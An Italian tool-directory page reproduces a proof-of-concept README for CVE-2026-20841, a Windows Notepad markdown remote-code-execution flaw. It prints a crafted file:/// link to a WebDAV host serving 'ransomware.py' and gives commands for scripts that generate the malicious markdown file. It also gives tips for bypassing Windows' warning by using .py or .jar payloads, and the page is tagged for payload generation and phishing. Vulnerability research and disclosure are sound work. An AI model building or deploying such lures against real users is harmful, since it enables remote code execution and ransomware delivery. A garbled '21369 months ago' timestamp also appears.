
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-20841 — PoC per la "Windows Notepad RCE" | Kitploit
Strumenti/GitHubGitHub/tangent65536/cve-2026-20841
Generazione di PayloadExploitPhishing
GitHubtangent65536/cve-2026-20841

CVE-2026-20841

PoC per la "Windows Notepad RCE"

Vedi Repository
21369 mesi faNon ancora revisionato
Condividi

CVE-2026-20841 PoC

PoC della vulnerabilità "Windows Notepad RCE".

Disclaimer

  1. NON sono io ad aver scoperto questa vulnerabilità. Crediti agli autori originali elencati nella pagina di divulgazione ufficiale. Ho solo ricreato il PoC in base alla descrizione.
  2. Personalmente non ritengo che questa vulnerabilità sia così grave come potrebbe sembrare. Richiede più di un clic per essere attivata, a meno che non siano soddisfatti determinati criteri sul sistema di destinazione. Consultare la sezione Criteri e Limitazioni. Ho ricreato questo PoC perché è molto memeabile. Una "Notepad RCE" suona pazzesca.

Descrizione

La "vulnerabilità" è semplice. Il motore markdown di Windows Notepad non si preoccupa dei protocolli URL oscuri. Come analista di malware, ho letto molti report sul deployment di payload basati su WebDAV e SMB. Da questo documento, si può abusare del protocollo file:/// e creare un URL che punta a un file su un server WebDAV/SMB.

[BadLink](file:///\\webdav-payload-host@5005\DavWWWRoot\ransomware.py)

Utilizzo

Ho creato due script. Uno in Node.js e l'altro in Python. Entrambi creano un file markdown che punta a un payload WebDAV. Puoi utilizzare i payload di esempio nella cartella sample-payloads.

Node.js

node poc.js <webdav-server> <port> <payload/path/on/server>

Python

python poc.py <webdav-server> <port> <payload/path/on/server>

L'output (poc.md) apparirà nella directory corrente.

Criteri e Limitazioni


  1. La maggior parte delle estensioni di file payload (ad es. .exe, .lnk, .vbs, ...) attiveranno comunque un avviso integrato nonostante l'app Notepad sia vulnerabile. L'avviso proviene da Windows stesso. Almeno tutto ciò che ho testato che può portare all'esecuzione di codice su un'installazione OOB predefinita mostra questo avviso obbligatorio.
    fig01

  2. Se il dispositivo di destinazione ha Python o Java installati, puoi utilizzare un payload .py o .jar per bypassare il pop-up di avviso.

Dopo la Patch

fig02
Cliccando sul link ora viene mostrato un nuovo avviso pop-up.

Varie

Puoi trovare la versione vulnerabile di Windows Notepad su Uptodown. Ricordati di controllare la firma digitale dell'installer e assicurarti che sia di Microsoft. Inoltre, dovresti testare questo PoC solo in una VM.

State al sicuro e divertitevi!

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    344
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    308

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





